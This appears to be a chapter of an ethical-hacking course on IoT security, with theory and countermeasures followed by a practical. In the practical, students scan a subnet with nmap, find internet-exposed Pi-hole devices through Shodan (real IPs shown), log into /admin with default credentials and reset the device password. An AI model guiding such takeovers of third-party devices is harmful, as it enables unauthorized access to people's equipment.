

18. IoT Hacking



ETHICAL HACKING



Theory


IoT (Internet of Things)

Internet of Things is the concept of connecting any device to the Internet and to other connected devices, which collect and share data about the way they are designed. The 'thing' in IoT could be a person with a heart monitor or an automobile with built-in-sensors, i.e., objects can collect and transfer data over a network without manual assistance or intervention. The technology, i.e., embedded in the objects help them to interact with other devices and sensors.

The information collected by different devices can be used to detect patterns, make recommendations, and detect possible problems before they occur. The data collected by connected devices enable smart decision making based on real-time information, which helps users to save time and money.


The IoT devices are often divided into consumer, enterprise, and infrastructure spaces based on the functions. The examples of IoT devices are

- Smart Thermostat.
- Switch Smart Plug.
- Smart Bulbs.
- Smart Lock.
- Smart Security System.
- SmartThings Hub
- Smart Pet Feeder.
- Smart Health Monitor
- Car Tracking Adapter
- IoT Tracking and Monitoring
- Smart Cement
- Cisco's Connected Factory



IoT Vulnerabilities

- **Insecure Web Interface:** It can result in data loss, lack of accountability, denial of access and can lead to complete device takeover.
- **Insufficient Authentication/Authorization:** It can result in complete compromise of the device and user accounts.
- **Insecure Network Services:** It can result in the facilitation of attacks on other devices.
- **Lack of Transport Encryption/Integrity Verification:** It can result in data expose, and could open doors to compromise the device or user accounts.
- **Privacy Concerns:** Collecting personal data and storing it without applying any protection can lead to the identity theft.
- **Insecure Cloud Interface:** It could cause a threat to user data which can be used to take control of the device.
- **Insecure Mobile Interface:** It can be easy to discover by simply reviewing the connection to the wireless networks and by using the password reset mechanism to identify valid accounts which can lead to account enumeration.
- **Insufficient security configurability:** It could lead to compromise of the device whether intentional or accidental.
- **Insecure Software/Firmware:** Capturing update files via unencrypted connections, the update file itself is not encrypted, or they can perform their malicious update via DNS hijacking. The attack could come from the local network or the internet.
- **Poor Physical Security:** Using vectors such as USB ports, SD cards or other storage means to access the Operating System and potentially any data stored on the device.



OT (Operational Technology):

Operational Technology is a combination of software and hardware designed to detect or cause changes in industrial operations. OT systems are used in various industries like Manufacturing, Mining, Healthcare, Defence, Transportation to ensure the safety of physical devices and their operations in the network. Any system that analyses and processes operational data which includes devices like switches, lights, sensors, robots, surveillance cameras can be part of OT. Older versions of software and hardware make OT systems vulnerable for cyber-attacks. Attackers can take full control of vulnerable OT systems to steal critical business or operational data. It is also possible to shut down the plant or block the production by performing DoS attacks.

IoT Device Hacking


The objective is to compromise smart devices like automobiles, printers, door locks, washing machines, etc., to gain unauthorized access to network resources and IoT devices. By hacking IoT devices, a hacker can gain following benefits:

- Create a botnet of the compromised IoT devices to launch DDoS attacks.
- Sell compromised data in black markets.
- Carry out malicious activities on compromised IoT devices.
- Install ransomware to block access to an IoT device and demand for ransom.
- Compromised IoT device could be used to steal the identity of a victim and carry out credit card related frauds.
- Compromised smart cameras could be used to snoop on families.

Attacks on IoT devices

- DDoS attack.
- The attack on HVAC systems.
- Rolling code attack.
- Blue borne attack.
- Jamming attack.
- Remote access using the backdoor.
- Remote access using telnet
- Man in the middle attack.

A QUICK HISTORY OF IOT THREATS



Countermeasures

- Default configurations should be changed during the initial setup.
- Password recovery mechanisms must be robust.
- Ensure that user credentials are properly protected.
- Implement two-factor authentications to guard against unauthorized access.
- Make sure that only the necessary ports are exposed and available.
- Ensure that services are not vulnerable to DoS or buffer overflow attacks.
- Use secure protocols such as SSL and TLS while transiting data over the network.
- Make sure that cloud-based web interface is not susceptible for XSS, SQL Injection or CSRF attacks
- Services should have the ability to separate regular users from users with administrative privileges.
- All smart devices must be updated on a regular base.

References:

- <https://teamutche.wordpress.com/2018/12/01/iot-internet-of-things/>
- <https://heimdalsecurity.com/blog/internet-of-things-security/>
- <https://blog.f-secure.com/>



Practicals

INDEX


S. No.	Practical Name	Page No.
1	Hacking misconfigured IoT device	1

THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

Practical 1: Hacking misconfigured IoT devices


Description: in this practical you will learn how to exploit IoT devices that are misconfigured or using default credentials and exposed to the outside network.

Step 1: Scan network to identify IoT devices



```
Terminal
File Edit View Search Terminal Help
[root@parrot-virtual]-[/home/user]
#nmap -sn 192.168.0.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 20:03 BST
Nmap scan report for 192.168.0.1
Host is up (0.00023s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.2
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.3
Host is up (0.00051s latency).
MAC Address: 08:00:27:09:6D:23 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.12
Host is up (0.00054s latency).
MAC Address: 08:00:27:DC:BE:BB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.110
Host is up (0.0010s latency).
MAC Address: B8:27:EB:2C:46:7A (Raspberry Pi Foundation)
Nmap scan report for 192.168.0.11
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.68 seconds
[root@parrot-virtual]-[/home/user]
#
```

Step 2: We can also search for IoT devices (pi-hole enabled) on the internet. Visit <https://www.shodan.io/> to get a list of vulnerable IoT devices.



The screenshot shows the Shodan search results for the query 'pi hole'. The interface includes a search bar with the query 'pi hole' and a search button. Below the search bar, there are tabs for 'Exploits' and 'Maps'. The results are displayed in a grid format.


TOTAL RESULTS
733

TOP COUNTRIES

Country	Count
United States	231
Germany	146
Netherlands	48
France	48
United Kingdom	30

TOP SERVICES


Service	Count
HTTP	512

Website Blocked
52.178.26.86
Microsoft Azure
Added on 2018-06-11 09:59:14 GMT
Technologies: 
[Details](#)
cloud


93.23.76.125
125.76.23.93.rev.sfr.net
SFR
Added on 2018-06-11 09:40:52 GMT
France, Biarritz
[Details](#)

HTTP/1.1 200 OK
X-Pi-hole: A black hole for Internet advertisements.
Content-type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Mon, 11 Jun 2018 09:59:14 GMT
Server: lighttpd/1.4.35

Step 3: Open the target IP address in the browser (on Kali Linux). If it displays an interface similar to below image, there is a possibility to gain control over that device.





Step 4: We can navigate to the **/admin** directory to access the **admin panel**.



- Login with default credentials, to gain unauthorized access which allows us to perform several operations remotely.

Step 5: By taking advantage of the forgot **password** option, we can even reset the password for that device.



